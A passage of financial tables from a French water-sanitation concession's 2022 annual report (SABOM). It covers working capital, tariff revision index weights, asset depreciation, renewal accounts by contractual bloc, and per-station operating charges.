En cours de production de biens	-	299 022	668 661	311 602
Avances et acomptes versés sur commandes	59 697	98 832	-	6 408
Créances clients et comptes rattachés (Brut)	16 346 384	11 081 691	15 066 491	10 895 597
Autres créances (Brut)	4 716 198	4 676 273	2 834 837	6 802 545
Charges constatées d'avance	556 979	473 092	411 529	349 423
Déduction Comptes courant (trésorerie positive)	- 317 745	-	-	-
Passif Exigible	22 411 222	19 036 725	17 693 800	23 149 756
Emprunts et dettes auprès des établissements de crédit	1 973	-	-	-
Dettes fournisseurs et comptes rattachés	15 608 212	12 705 466	11 819 407	17 500 206
Avances et acomptes reçus sur commandes en cours	1 038 899	714 812	922 503	1 196 881
Dettes fiscales et sociales	5 633 603	5 614 650	4 935 559	4 318 701
Dettes fournisseurs sur acquisition d'immo	30	-	-	-
Produits constatés d'avance	-	-	-	-
Autres dettes	128 505	1 797	16 331	133 968
BFR	996 971	2 407 815	- 1 287 718	4 784 181
Variation du BFR (Brut)	996 971	1 410 844	- 3 695 533	6 071 899

FIN.1.6 ÉVOLUTION DES COEFFICIENTS DE RÉVISION DES TARIFS

Les tableaux ci-dessous sont établis à partir du compte d'exploitation 2022 et ont pour but de faire ressortir la part de chaque indice constituant les coefficients de variation des prix ("keu" pour l'assainissement des eaux usées, "kep" pour l'assainissement des eaux pluviales et la GEMAPI) par type de charges.

Ils permettent de montrer le poids des indices en fonction des dépenses réellement constatées dans l'année.

TABLEAU 9 - FIN.1. Poids des indices du coefficient de révision des tarifs 2022 - Assainissement des eaux usées Keun						
En K€	Réel 2022	Partie fixe	Ind.1	Ind.2	Ind.3	Ind.4
CHARGES D'EXPLOITATION (TOTAL)	37 949	5 692	22 641	1 069	2 732	5 814
ACHATS ET VARIATION DES STOCKS	9 620	1 443	4 235	1 069	1 446	1 427
Encaissement pour comptes de tiers						
Achats stockés - Matières premières (et fournitures)						
Achats stockés - Autres approvisionnements						
Variations des stocks						
Achats d'études, prestations de services	327	49	222	0	0	56
Achats de matériel, équipements et travaux	5 670	850	3 373	0	1 446	0
Achats non stockés de matière et fournitures	3 623	543	639	1 069	0	1 371
Achats de marchandises						
SERVICES EXTERIEURS	10 945	1 642	6 355	0	906	2 042
Sous-traitance générale (activités support)	2 166	325	1 289	0	0	552
Redevances de crédit-bail	0	0	0	0	0	0
Locations, droits de passage et servitudes diverses	418	63	71	0	0	284
Charges locatives et de copropriété	1	0	0	0	0	1
Exploitation, entretien et réparations (activités d'exploitation)	8 130	1 220	4 838	0	906	1 167
Primes d'assurances	176	26	105	0	0	45
Études et recherches	253	38	172	0	0	43
Divers (Documentation...)	26	4	16	0	0	7
Rabais, remises et ristournes obtenus sur services extérieurs	-225	-34	-134	0	0	-57
AUTRES SERVICES EXTERIEURS	2 145	322	1 274	0	0	549
Personnel extérieur au service	363	55	309	0	0	0
Rémunérations d'intermédiaires et honoraires	295	44	201	0	0	50
Publicité, publications, relations publiques	8	1	5	0	0	2
Transports de biens et transports collectifs du personnel	8	1	4	0	0	2
Déplacements, missions et réceptions	34	5	20	0	0	9
Frais postaux et de télécommunications	202	30	0	0	0	172
Services bancaires et assimilés	0	0	0	0	0	0
Divers	1 235	185	735	0	0	315
IMPOTS, TAXES ET VERSEMENTS ASSIMILES	400	60	332	0	0	9
Impôts, taxes et versements assimilés sur rémunérations (administrations des impôts)						
Impôts, taxes et versements assimilés sur rémunérations (autres organismes)	207	31	176	0	0	0

TABLEAU 9 - FIN.1. Poids des indices du coefficient de révision des tarifs 2022 - Assainissement des eaux usées Keun						
En K€	Réel 2022	Partie fixe	Ind.1	Ind.2	Ind.3	Ind.4
Autres impôts, taxes et versements assimilés (administrations des impôts)	169	25	141	0	0	3
Autres impôts, taxes et versements assimilés (autres organismes)	24	4	14	0	0	6
CHARGES DE PERSONNEL	7 798	1 170	6 629	0	0	0
Rémunérations du personnel	5 507	826	4 681	0	0	0
Charges de sécurité sociale et de prévoyance	2 011	302	1 709	0	0	0
Autres charges sociales	254	38	216	0	0	0
Autres charges de personnel	27	4	23	0	0	0
AUTRES CHARGES DE GESTION COURANTE	5 135	770	3 055	0	0	1 309
Pertes sur créances irrécouvrables	455	68	271	0	0	116
Charges diverses de gestion courante	3	0	2	0	0	1
QPFG	-37	-5	-22	0	0	-9
Pénalités contractuelles	123	18	73	0	0	31
Charge contractuelle de renouvellement	4 591	689	2 732	0	0	1 171
CHARGES FINANCIERES	326	49	194	0	0	83
CHARGES EXCEPTIONNELLES	55	8	33	0	0	14
DOTATIONS AUX AMORTISSEMENTS ET AUX PROVISIONS	1 492	224	507	0	380	380
PARTICIPATION DES SALARIES - IMPOTS SUR LES SOCIETES	33	5	28	0	0	0

Poid des indices (valeur 2022)

Poid des indices (valeur contrat)

Coefficient de révision des tarifs Keun	Indices choisis	Coefficients	Valeur des coefficients
Partie Fixe		a	0,15
Ind.1	ICHT E	b	0,60
Ind.2	35111403	c	0,03
Ind.3	TP10A	d	0,07
Ind.4	FSD2	e	0,15

Coefficient de révision des tarifs Keu.	Indices choisis	Coefficients	Valeur des coefficients
Partie Fixe		a	0,15
Ind.1	ICHT E	b	0,58
Ind.2	35111403	c	0,04
Ind.3	TP10A	d	0,05
Ind.4	FSD2	e	0,18

TABLEAU 10 - FIN.1. Poids des indices du coefficient de révision des tarifs 2022 - Assainissement des eaux pluviales						
Kepon						
En K€	Réel 2022	Partie fixe	Ind.1	Ind.2	Ind.3	Ind.4
CHARGES D'EXPLOITATION (TOTAL)	24 023	3 603	13 865	1 407	960	4 187
ACHATS ET VARIATION DES STOCKS	3 590	539	645	1 407	20	979
Achats stockés - Matières premières (et fournitures)						
Achats stockés - Autres approvisionnements						
Variations des stocks						
Achats d'études, prestations de services	94	14	64	0	0	16
Achats de matériel , équipements et travaux	80	12	48	0	20	0
Achats non stockés de matière et fournitures	3 416	512	533	1 407	0	963
Achats de marchandises						
SERVICES EXTERIEURS	6 802	1 020	3 938	0	628	1 216
Sous-traitance générale (activités support)	1 733	260	1 031	0	0	442
Redevances de crédit-bail						
Locations, droits de passage et servitudes diverses	299	45	51	0	0	204
Charges locatives et de copropriété	1	0	0	0	0	1
Exploitation, entretien et réparations (activités d'exploitation)	4 574	686	2 722	0	628	538
Primes d'assurances	150	22	89	0	0	38
Études et recherches	214	32	146	0	0	36
Divers (Documentation...)	23	3	13	0	0	6
Rabais, remises et ristournes obtenus sur services extérieurs	-192	-29	-114	0	0	-49
AUTRES SERVICES EXTERIEURS	1 563	234	924	0	0	405
Personnel extérieur au service	294	44	250	0	0	0
Rémunérations d'intermédiaires et honoraires	245	37	166	0	0	42
Publicité, publications, relations publiques	7	1	4	0	0	2
Transports de biens et transports collectifs du personnel	4	1	3	0	0	1
Déplacements, missions et réceptions	26	4	15	0	0	7
Frais postaux et de télécommunications	171	26	0	0	0	145
Services bancaires et assimilés	0	0	0	0	0	0
Divers	817	123	486	0	0	208
IMPOTS, TAXES ET VERSEMENTS ASSIMILES	317	48	262	0	0	7
Impôts, taxes et versements assimilés sur rémunérations (administrations des impôts)						
Impôts, taxes et versements assimilés sur rémunérations (autres organismes)	153	23	130	0	0	0
Autres impôts, taxes et versements assimilés (administrations des impôts)	143	21	120	0	0	2
Autres impôts, taxes et versements assimilés (autres organismes)	21	3	12	0	0	5
CHARGES DE PERSONNEL	5 543	831	4 712	0	0	0
Rémunérations du personnel	3 828	574	3 254	0	0	0
Charges de sécurité sociale et de prévoyance	1 494	224	1 270	0	0	0

TABLEAU 10 - FIN.1. Poids des indices du coefficient de révision des tarifs 2022 - Assainissement des eaux pluviales Kepn						
En K€	Réel 2022	Partie fixe	Ind.1	Ind.2	Ind.3	Ind.4
Autres charges sociales	200	30	170	0	0	0
Autres charges de personnel	21	3	18	0	0	0
AUTRES CHARGES DE GESTION COURANTE	4 649	697	2 766	0	0	1 186
Pertes sur créances irrécouvrables						
Charges diverses de gestion courante	2	0	1	0	0	1
QPFG	37	5	22	0	0	9
Pénalités contractuelles	0	0	0	0	0	0
Charge contractuelle de renouvellement	4 610	692	2 743	0	0	1 176
CHARGES FINANCIERES	278	42	165	0	0	71
CHARGES EXCEPTIONNELLES	49	7	29	0	0	12
DOTATIONS AUX AMORTISSEMENTS ET AUX PROVISIONS	1 220	183	415	0	311	311
PARTICIPATION DES SALARIES - IMPOTS SUR LES SOCIETES	11	2	9	0	0	0

Poid des indices (valeur 2022)

Poid des indices (valeur contrat)

Coefficient de révision des tarifs Kep.	Indices choisis	Coefficients	Valeur des coefficients
Partie Fixe		a	0,15
Ind.1	ICHT E	b	0,58
Ind.2	35111403	c	0,06
Ind.3	TP10A	d	0,04
Ind.4	FSD2	e	0,17

Coefficient de révision des tarifs Kep.	Indices choisis	Coefficients	Valeur des coefficients
Partie Fixe		a	0,15
Ind.1	ICHT E	b	0,61
Ind.2	35111403	c	0,04
Ind.3	TP10A	d	0,02
Ind.4	FSD2	e	0,18

FIN.1.7 IMMOBILISATIONS ET AMORTISSEMENTS

TABLEAU 11 - FIN.1. IMMOBILISATIONS ET AMORTISSEMENTS 2022

2022											
En € (euros)	Valeur brute des investissements				Amortissements						Valeur nette des investissements
	Valeur brute début d'exercice	Augmentation	Sorties / Mises au rebut	Reclassement	Valeur brute à la clôture	Cumul des amortissements à l'ouverture	Dotation de l'exercice	Reprise d'amortissements lors de cession	Reclassement	Solde cumulé à la clôture	
EAUX USEES											
		0,0	0,0	0,0			0,0	0,0	0,0		
H1- Travaux neufs de 1er établissement	892 694,0	55 906,0			948 600,0	270 056,0	102 595,0			372 651,0	575 949,0
H2- Travaux neufs de 1er établissement - système d'information	481 423,0	45 075,0			526 498,0	93 885,0	100 894,0			194 779,0	331 720,0
I – Travaux neufs de 1er établissement financés par le Fond DD	66 062,0	2 957,0			69 019,0	7 268,0	15 314,0			22 583,0	46 437,0
bloc 2-Renouvellement de Canalisations EU/UN non visitables	16 042 801,0	5 730 646,0			21 773 447,0	356 129,0	324 071,0			680 199,0	21 093 247,0
Tuilage et biens de reprises	262 056,0	354,0			262 410,0	157 566,0	29 878,0			187 444,0	74 966,0
	17 745 036,0	5 834 938,0	0,0	0,0	23 579 974,0	884 904,0	572 752,0	0,0	0,0	1 457 656,0	22 122 318,0
EAUX PLUVIALES											
H1- Travaux neufs de 1er établissement	458 059,0	42 164,0			500 223,0	112 572,0	82 673,0			195 245,0	304 978,0
H2- Travaux neufs de 1er établissement - système d'information	312 925,0	29 299,0			342 224,0	61 026,0	65 581,0			126 606,0	215 618,0
I – Travaux neufs de 1er établissement financés par le Fond DD	339 117,0	15 182,0			354 299,0	37 311,0	78 614,0			115 925,0	238 374,0
Tuilage et biens de reprises	218 380,0				218 380,0	131 305,0	24 898,0			156 203,0	62 177,0
	1 328 482,0	86 644,0	0,0	0,0	1 415 126,0	342 214,0	251 766,0	0,0	0,0	593 979,0	821 147,0

TABLEAU 11 - FIN.1. IMMOBILISATIONS ET AMORTISSEMENTS 2022

2022											
	Valeur brute des investissements				Amortissements						
En € (euros)	Valeur brute début d'exercice	Augmentation	Sorties / Mises au rebut	Reclassement	Valeur brute à la clôture	Cumul des amortissements à l'ouverture	Dotations de l'exercice	Reprise d'amortissements lors de cession	Reclassement	Solde cumulé à la clôture	Valeur nette des investissements
GEMAPI											
H1- Travaux neufs de 1er établissement	195 432,0	6 038,0			201 470,0	64 309,0	82 223,0			146 532,0	54 938,0
H2- Travaux neufs de 1er établissement - système d'information	8 024,0	751,0			8 775,0	1 565,0	1 682,0			3 246,0	5 529,0
I – Travaux neufs de 1er établissement financés par le Fond DD	35 233,0	1 577,0			36 810,0	3 876,0	8 168,0			12 044,0	24 766,0
Tuilage et biens de reprises	4 851,0				4 851,0	2 918,0	553,0			3 471,0	1 380,0
	243 540,0	8 367,0	0,0	0,0	251 906,0	72 668,0	92 626,0	0,0	0,0	165 294,0	86 613,0
TOTAL	19 317 058,0	5 929 949,0	0,0	0,0	25 247 006,0	1 299 786,0	917 144,0	0,0	0,0	2 216 929,0	23 030 078,0
H1- Travaux neufs de 1er établissement	1 546 186,0	61 312,0	0,0	0,0	1 607 497,0	446 939,0	259 709,0	0,0	0,0	706 646,0	1 099,0
Mise en place de vannes nouvelles automatisées de chasses hydrauliques de jalles et automatisation des vannes existantes	118 789,0				118 789,0	22 421,0	24 092,0			46 513,0	72 276,0
Installation de 10 inclinomètres	41 688,0				41 688,0	15 324,0	5 933,0			21 256,0	20 432,0

TABLEAU 11 - FIN.1. IMMOBILISATIONS ET AMORTISSEMENTS 2022

2022											
En € (euros)	Valeur brute des investissements				Amortissements						Valeur nette des investissements
	Valeur brute début d'exercice	Augmentation	Sorties / Mises au rebut	Reclassement	Valeur brute à la clôture	Cumul des amortissements à l'ouverture	Dotation de l'exercice	Reprise d'amortissements lors de cession	Reclassement	Solde cumulé à la clôture	
Comptage de biogaz sur les stations d'épuration Louis Fargue et Clos de Hilde	27 065,0	1 899,0			28 964,0	10 086,0	4 330,0			14 417,0	14 548,0
Comptage de biogaz sur les stations d'épuration Louis Fargue et Clos de Hilde	0,0				0,0	0,0	0,0			0,0	0,0
Système d'extinction incendie du local TGBT de la station de Louis Fargue	126 368,0				126 368,0	45 150,0	20 219,0			65 369,0	60 999,0
5 nouveaux panneaux pédagogiques	4 932,0				4 932,0	290,0	1 160,0			1 451,0	3 481,0
5 iScan (mesure qualité eaux déversées réseaux)	38 966,0	-12 789,0			26 177,0	14 028,0	-1 555,0			12 472,0	13 704,0
5 sondes conductivité pour recherche les eaux claires d'infiltration	7 646,0	5,0			7 650,0	3 115,0	1 137,0			4 252,0	3 398,0
20 capteurs H2S	33 581,0				33 581,0	13 924,0	4 914,0			18 839,0	14 743,0
75 capteurs connectés Minautaire C pour clapet	66 590,0	51 916,0			118 506,0	23 973,0	24 292,0			48 264,0	70 242,0
30 sondes Ijinus	27 179,0	402,0			27 581,0	11 270,0	4 379,0			15 649,0	11 932,0
180 Capteurs connectés Minautaire C (Réseau sous vide)	59 267,0				59 267,0	21 636,0	9 409,0			31 045,0	28 222,0
3 détecteurs hydrocarbure dans PR	0,0				0,0	0,0	0,0			0,0	0,0
104 pièges et 16 caméras dispositif de dératisation mécanique	329 411,0				329 411,0	137 542,0	48 207,0			185 749,0	143 663,0
Prédifloc LF	15 300,0				15 300,0	5 508,0	2 448,0			7 956,0	7 344,0

TABLEAU 11 - FIN.1. IMMOBILISATIONS ET AMORTISSEMENTS 2022

En € (euros)	2022										
	Valeur brute des investissements					Amortissements					Valeur nette des investissements
	Valeur brute début d'exercice	Augmentation	Sorties / Mises au rebut	Reclassement	Valeur brute à la clôture	Cumul des amortissements à l'ouverture	Dotation de l'exercice	Reprise d'amortissements lors de cession	Reclassement	Solde cumulé à la clôture	
Prédifloc CDH	18 360,0				18 360,0	6 610,0	2 938,0			9 547,0	8 813,0
Prédifloc Sabarèges	16 320,0				16 320,0	5 875,0	2 611,0			8 486,0	7 834,0
Prédifloc Cantinolle	16 320,0				16 320,0	5 875,0	2 611,0			8 486,0	7 834,0
Optidry station Louis Fargue	0,0				0,0	0,0	0,0			0,0	0,0
Régulation Biofiltres station Louis Fargue	61 780,0	-11 968,0			49 812,0	13 988,0	-20,0			13 968,0	35 844,0
Régulation Biofiltres station Clos de Hilde	37 618,0	1 638,0			39 256,0	7 524,0	9 162,0			16 685,0	22 571,0
Actions suite à audit sécurité	0,0				0,0	0,0	0,0			0,0	0,0
Fiabilisation et efficacité Sécheur Louis Fargue	0,0				0,0	0,0	0,0			0,0	0,0
3 Caméras surveillance encrassement	0,0				0,0	0,0	0,0			0,0	0,0
2 bouées suivi Qualité Garonne	81 717,0				81 717,0	4 807,0	14 228,0			19 035,0	62 682,0
5 débitmètres raven eye	46 551,0	-11 447,0			35 104,0	18 965,0	-4 550,0			14 415,0	20 689,0
Regulcentri station Clos de Hilde	0,0				0,0	0,0	0,0			0,0	0,0
Veolinkcare	67 114,0				67 114,0	21 623,0	13 272,0			34 894,0	32 219,0
Station de mesure des débits de la Jalle de Blanquefort (2 mesures sur 2 bras)	0,0	41 656,0			41 656,0	0,0	5 080,0			5 080,0	36 576,0
Station de mesure de qualité sur le Lac de Bordeaux.	28 691,0				28 691,0	10 806,0	4 471,0			15 277,0	13 414,0
Traitement complémentaire du Biogaz par filtration sur CAG avant cogénération	176 192,0				176 192,0	10 364,0	41 457,0			51 821,0	124 371,0

TABLEAU 11 - FIN.1. IMMOBILISATIONS ET AMORTISSEMENTS 2022

2022											
En € (euros)	Valeur brute des investissements				Amortissements						Valeur nette des investissements
	Valeur brute début d'exercice	Augmentation	Sorties / Mises au rebut	Reclassement	Valeur brute à la clôture	Cumul des amortissements à l'ouverture	Dotation de l'exercice	Reprise d'amortissements lors de cession	Reclassement	Solde cumulé à la clôture	
Travaux d'optimisation suite aux audits énergie	66 682,0				66 682,0	10 692,0	12 855,0			23 548,0	43 135,0
4 vannes police sur la chaufferie	25 906,0				25 906,0	5 181,0	5 181,0			10 362,0	15 544,0
2 vannes isolement soupapes CDH	2 583,0				2 583,0	152,0	608,0			760,0	1 823,0
Valéaz sécurisation bâtiment 3 alarmes	3 570,0				3 570,0	210,0	840,0			1 050,0	2 520,0
11 sondes communicantes de mesure de débit	0,0	42 796,0			42 796,0	0,0	7 781,0			7 781,0	35 015,0
H2- Travaux neufs de 1er établissement - système d'information	802 372,0	75 125,0			877 497,0	156 476,0	168 156,0			324 632,0	552 866,0
I – Travaux neufs de 1er établissement financés par le Fond DD	440 412,0	19 717,0			460 128,0	48 456,0	102 096,0			150 552,0	309 577,0
bloc 2-Renouvellement de Canalisations EU/UN non visitables	16 042 801,0	5 730 646,0			21 773 447,0	356 129,0	324 071,0			680 199,0	21 093 247,0
Tuilage et biens de reprises	485 288,0	354,0			485 641,0	291 788,0	55 330,0			347 118,0	138 523,0
	19 317 059,0	5 929 950,0	0,0	0,0	25 247 006,0	1 299 788,0	917 143,0	0,0	0,0	2 216 928,0	23 030 081,0

Pour mémoire, rappel des immobilisations contractuelles :

TABLEAU 11 Bis - FIN.1. RAPPEL IMMOBILISATIONS CONTRACTUELLES

En K€ (euros)

EAUX USEES	2019	2020	2021	2022
H1- Travaux neufs de 1er établissement	1 220	736	54	0
H2- Travaux neufs de 1er établissement - système d'information	613	88	71	74
bloc 2-Renouvellement de Canalisations EU/UN non visitables	5 300	5 389	5 500	5 695

Le bloc I (fonds développement durable) est traité dans la partie **FIN.4.2 BILAN FINANCIER DU FONDS DE DÉVELOPPEMENT DURABLE**.

FIN.1.8 COMPTE DE RENOUVELLEMENT

Le tableau suivant détaille les travaux de renouvellement réalisés en 2022 au titre de chacun des “blocs”. Les principales opérations par bloc sont présentées dans la partie **PAT.3** : le suivi des programmes contractuels de renouvellement.

TABLEAU 12 - FIN.1. COMPTE DE RENOUELEMENT 2022

Durée 7 ans Simulations en euros (€) constants: en valeur au 1er Janvier 2019 Le détail proposé correspond aux spécifications générales du contrat						
En K€ (euros) courants			2022			Cumul 2022
			EU	EP	GEMAPI	
PLAN DE RENOUELEMENT	Art. Contrat de DSP	Total contractuel (en K€uros)				
A - Programme de renouvellement ouvrages Génie Civil et bâtiment	art.74.1	489,5	270,8	292,6	35,3	598,7
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			232,8	249,3	32,6	514,7
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			17,9	21,6	0,1	39,6
<i>Quote part de charges semi-directes et indirectes</i>			20,1	21,7	2,6	44,4
B – renouvellement et réhabilitation de second œuvre et accessoires d’ouvrages de Génie civil et de bâtiments	art.74.1	306,0	334,4	177,8	-	512,2
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			299,1	156,1	-	455,2
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			10,5	8,5	-	19,0
<i>Quote part de charges semi-directes et indirectes</i>			24,8	13,2	-	38,0
C - Equipements usines	art.74.1	6 114,2	3 996,8	2 488,3	63,0	6 548,1
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			3 387,4	2 101,9	53,8	5 543,1
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			313,3	202,1	4,5	519,9
<i>Quote part de charges semi-directes et indirectes</i>			296,1	184,3	4,7	485,1
D- Ouvrages accessoires aux canalisations (renouvellement et mise à la côte des tampons)	art.74.1	1 162,5	1 138,0	610,2	68,6	1 816,8
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			1 040,9	559,5	62,6	1 663,0
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			12,8	5,5	0,9	19,2
<i>Quote part de charges semi-directes et indirectes</i>			84,3	45,2	5,1	134,6

TABLEAU 12 - FIN.1. COMPTE DE RENOUELEMENT 2022

Durée 7 ans Simulations en euros (€) constants: en valeur au 1er Janvier 2019 Le détail proposé correspond aux spécifications générales du contrat							
En K€ (euros) courants			2022			Cumul 2022	
			EU	EP	GEMAPI		
PLAN DE RENOUELEMENT		Art. Contrat de DSP	Total contractuel (en K€uros)				
E- Petits travaux d'amélioration du système, intrinsèquement liés à l'exploitation		art.74.1	186,6	42,9	140,9	-	183,8
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			38,0	128,4	-		166,4
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			1,7	2,1	-		3,8
<i>Quote part de charges semi-directes et indirectes</i>			3,2	10,4	-		13,6
J- Renouvellement Système d'Information		art.74.1	782,4	428,0	356,4	1,9	786,3
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			310,2	190,8	1,8		502,8
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			86,1	139,2	-		225,3
<i>Quote part de charges semi-directes et indirectes</i>			31,7	26,4	0,1		58,2
TOTAL ANNUEL (A+B+C+D+ E+ J)			9 041,2 K€	6 210,9 K€	4 066,2 K€	168,8 K€	10 445,9 K€
CUMUL PLURIANNUEL							
ECART/ ENGAGEMENT CONTRACTUEL							-1 404,7 K€
F- Canalisations Réseaux / gestion des procédures d'urgence				22,5	55,0	-	77,5
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			20,6	50,9	-		71,5
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			0,2	-	-		0,2
<i>Quote part de charges semi-directes et indirectes</i>			1,7	4,1	-		5,8
G- Travaux exceptionnels				47,6	34,5	-	82,1
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>			44,1	31,9	-		76,0
<i>charges du personnel directement affecté aux travaux de renouvellement</i>			-	-	-		-
<i>Quote part de charges semi-directes et indirectes</i>			3,5	2,6	-		6,1

Le tableau suivant présente l'obligation contractuelle et les dépenses engagées cumulées par bloc depuis l'origine du contrat :

TABLEAU 12 Bis - FIN.1. COMPTE DE RENOUVELLEMENT CUMULE DEPUIS L'ORIGINE DU CONTRAT

En K€ (euros) courants			Cumulé à fin 2022			Cumulé depuis l'origine	
			EU	EP	GEMAPI		
PLAN DE RENOUVELLEMENT		Art. Contrat de DSP	Total contractuel (en €uros)				
A - Programme de renouvellement ouvrages Génie Civil et bâtiment		art.74.1	1 881,0	858,7	736,8	60,2	1 655,7
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				746,6	636,1	55,4	1 438,1
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				49,7	46,4	0,4	96,5
<i>Quote part de charges semi-directes et indirectes</i>				62,3	54,3	4,5	121,0
B – Renouvellement et réhabilitation de second œuvre et accessoires d'ouvrages de Génie civil et de bâtiments		art.74.1	1 176,1	1 113,1	536,1	91,7	1 741,0
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				1 002,3	475,3	90,8	1 568,4
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				28,9	21,5	0,3	50,7
<i>Quote part de charges semi-directes et indirectes</i>				82,0	39,3	0,6	121,9
C - Equipements usines		art.74.1	23 496,0	12 288,9	9 465,5	110,2	21 864,6
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				10 551,3	8 144,2	95,5	18 791,0
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				828,0	620,3	6,6	1 454,9
<i>Quote part de charges semi-directes et indirectes</i>				909,5	701,0	8,2	1 618,7
D- Ouvrages accessoires aux canalisations (renouvellement et mise à la côte des tampons)		art.74.1	4 467,4	4 371,6	1 904,6	368,4	6 644,6
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				3 966,7	1 733,3	337,2	6 037,3
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				81,0	30,2	3,9	115,2
<i>Quote part de charges semi-directes et indirectes</i>				323,8	141,1	27,3	492,2

TABLEAU 12 Bis - FIN.1. COMPTE DE RENOUVELLEMENT CUMULE DEPUIS L'ORIGINE DU CONTRAT							
				Cumulé à fin 2022			Cumulé depuis l'origine
En K€ (euros) courants				EU	EP	GEMAPI	
PLAN DE RENOUVELLEMENT		Art. Contrat de DSP	Total contractuel (en €uros)				
E- Petits travaux d'amélioration du système, intrinsèquement liés à l'exploitation		art.74.1	717,1	203,0	537,4	-	740,4
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				182,3	490,7	-	673,0
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				5,6	6,9	-	12,6
<i>Quote part de charges semi-directes et indirectes</i>				15,0	39,8	-	54,8
J- Renouvellement Système d'Information		art.74.1	3 006,6	1 661,0	1 088,2	10,0	2 759,2
<i>achats et sous-traitances directement affectés aux travaux de renouvellement</i>				1 167,4	611,9	7,1	1 786,4
<i>charges du personnel directement affecté aux travaux de renouvellement</i>				384,5	396,1	2,1	782,8
<i>Quote part de charges semi-directes et indirectes</i>				109,0	80,3	0,7	190,1
TOTAL CUMUL DEPUIS L'ORIGINE DU CONTRAT (A+B+C+D+ E+ J)			34 744,1 K€	20 496,3 K€	14 268,7 K€	640,6 K€	35 405,6 K€

Ce tableau présente la constitution des blocs de renouvellement par type de charges :

En K€									
Nature de Charges	Bloc A	Bloc B	Bloc C	Bloc D	Bloc E	Bloc F	Bloc G	Bloc J	Total général
Personnel SABOM	39,6	19,1	519,9	19,2	3,8	0,2	-	225,3	827
Achats de matières, fournitures & services	36,0	122,3	3 163,9	41,5	-	-	-	310,7	3 674
Sous-traitance & prestations d'entretien	474,7	191,5	2 121,8	1 618,9	166,4	71,5	58,0	40,9	4 744
Autres charges	3,3	135,3	190,2	2,5	-	-	18,0	143,7	493
Véhicules & Engins	0,7	6,0	67,1	-	-	-	-	7,5	81
Quote-part de frais généraux	44,3	37,9	485,0	134,6	13,6	5,7	6,1	58,2	785
Total général	599 K€	512 K€	6 548 K€	1 817 K€	184 K€	77 K€	82 K€	786 K€	10 605 K€

Pour rappel, conformément à l'article 120.3 du contrat, il est créé, dans les comptes de la SABOM les comptes de renouvellement suivants :

Bloc A : renouvellement des ouvrages de génie civil et de bâtiments

Bloc B : renouvellement du second œuvre et accessoires d'ouvrages de génie civil et de bâtiments

Bloc C : renouvellement des équipements usines et réseaux

Bloc D : ouvrages accessoires aux canalisations

Bloc E : petits travaux d'amélioration du système intrinsèquement liés à l'exploitation

Bloc J : renouvellement du Système d'Information.

Ces comptes de renouvellement permettent de suivre dans le bilan comptable de la SABOM l'avance ou le retard du réalisé par rapport à l'engagement contractuel.

En revanche, les blocs F et G sont des garanties de renouvellement et ne sont suivis qu'au travers du compte de résultat (en plus de l'analytique). En effet, sans montant d'obligation contractuelle, ces blocs ne sont pas constitutifs à proprement parler de comptes de renouvellement.

Bloc F : renouvellement des canalisations non visitables de regard à regard dans le cadre des procédures d'urgence

Bloc G : travaux exceptionnels

FIN.1.9 DÉTAIL DES CHARGES PAR NATURE ET PAR STATION D'ÉPURATION, POSTES ET BASSINS

Le tableau ci-dessous détaille les charges d'exploitation de chacune des stations d'épuration exploitées par la SABOM, ainsi que de l'ensemble des postes de relèvement et des bassins :

TABLEAU 14 - FIN.1. DETAIL DES CHARGES PAR NATURE ET PAR STATION D'EPURATION, POSTES ET BASSINS - 2022

En K€	Réal 2022									
	Clos de Hilde	Louis Fargue	Cantinolle	Sabarèges	Ambès	Lille Blanquefort	Total STEP	Postes	Bassins	Total général
ACHATS ET VARIATION DES STOCKS	1 301,6	1 545,9	425,5	394,3	26,5	234,6	3 928,4	709,3	85,7	4 723,4
Achats stockés - Matières premières (et fournitures)							0,0			0,0
Achats stockés - Autres approvisionnements							0,0			0,0
Variations des stocks							0,0			0,0
Achats d'études, prestations de services	16,5	23,0	8,8	9,5	2,8	8,3	68,8			68,8
Achats de matériel, équipements et travaux							0,0			0,0
Achats non stockés de matière et fournitures	1 285,1	1 522,9	416,7	384,8	23,7	226,2	3 859,5	709,3	85,7	4 654,4
Achats de marchandises							0,0			0,0
Frais Accessoires d'achats	0,1	0,0	0,0	0,0	0,0	0,0	0,2	0,1	0,0	0,2
SERVICES EXTERIEURS	678,2	740,1	216,7	306,7	30,9	221,7	2 194,4	328,9	245,4	2 768,6
Sous-traitance générale (activités support)	1,1						1,1			1,1
Redevances de crédit-bail							0,0			0,0
Locations, droits de passage et servitudes diverses	6,9	7,7	4,0	4,2	0,0	6,2	28,9	2,1		30,9
Charges locatives et de copropriété							0,0			0,0
Exploitation, entretien et réparations (activités d'exploitation)	670,2	722,2	212,8	302,6	30,9	215,5	2 154,2	326,8	245,4	2 726,3
Primes d'assurances							0,0			0,0
Études et recherches	0,0	10,2	0,0	0,0	0,0	0,0	10,2			10,2
Divers (Documentation...)							0,0			0,0
AUTRES SERVICES EXTERIEURS	102,7	78,5	8,5	8,1	0,0	7,7	205,5	0,4	2,0	207,9
Personnel extérieur au service							0,0			0,0
Rémunérations d'intermédiaires et honoraires							0,0			0,0

TABEAU 14 - FIN.1. DETAIL DES CHARGES PAR NATURE ET PAR STATION D'EPURATION, POSTES ET BASSINS - 2022

En K€	Réal 2022									
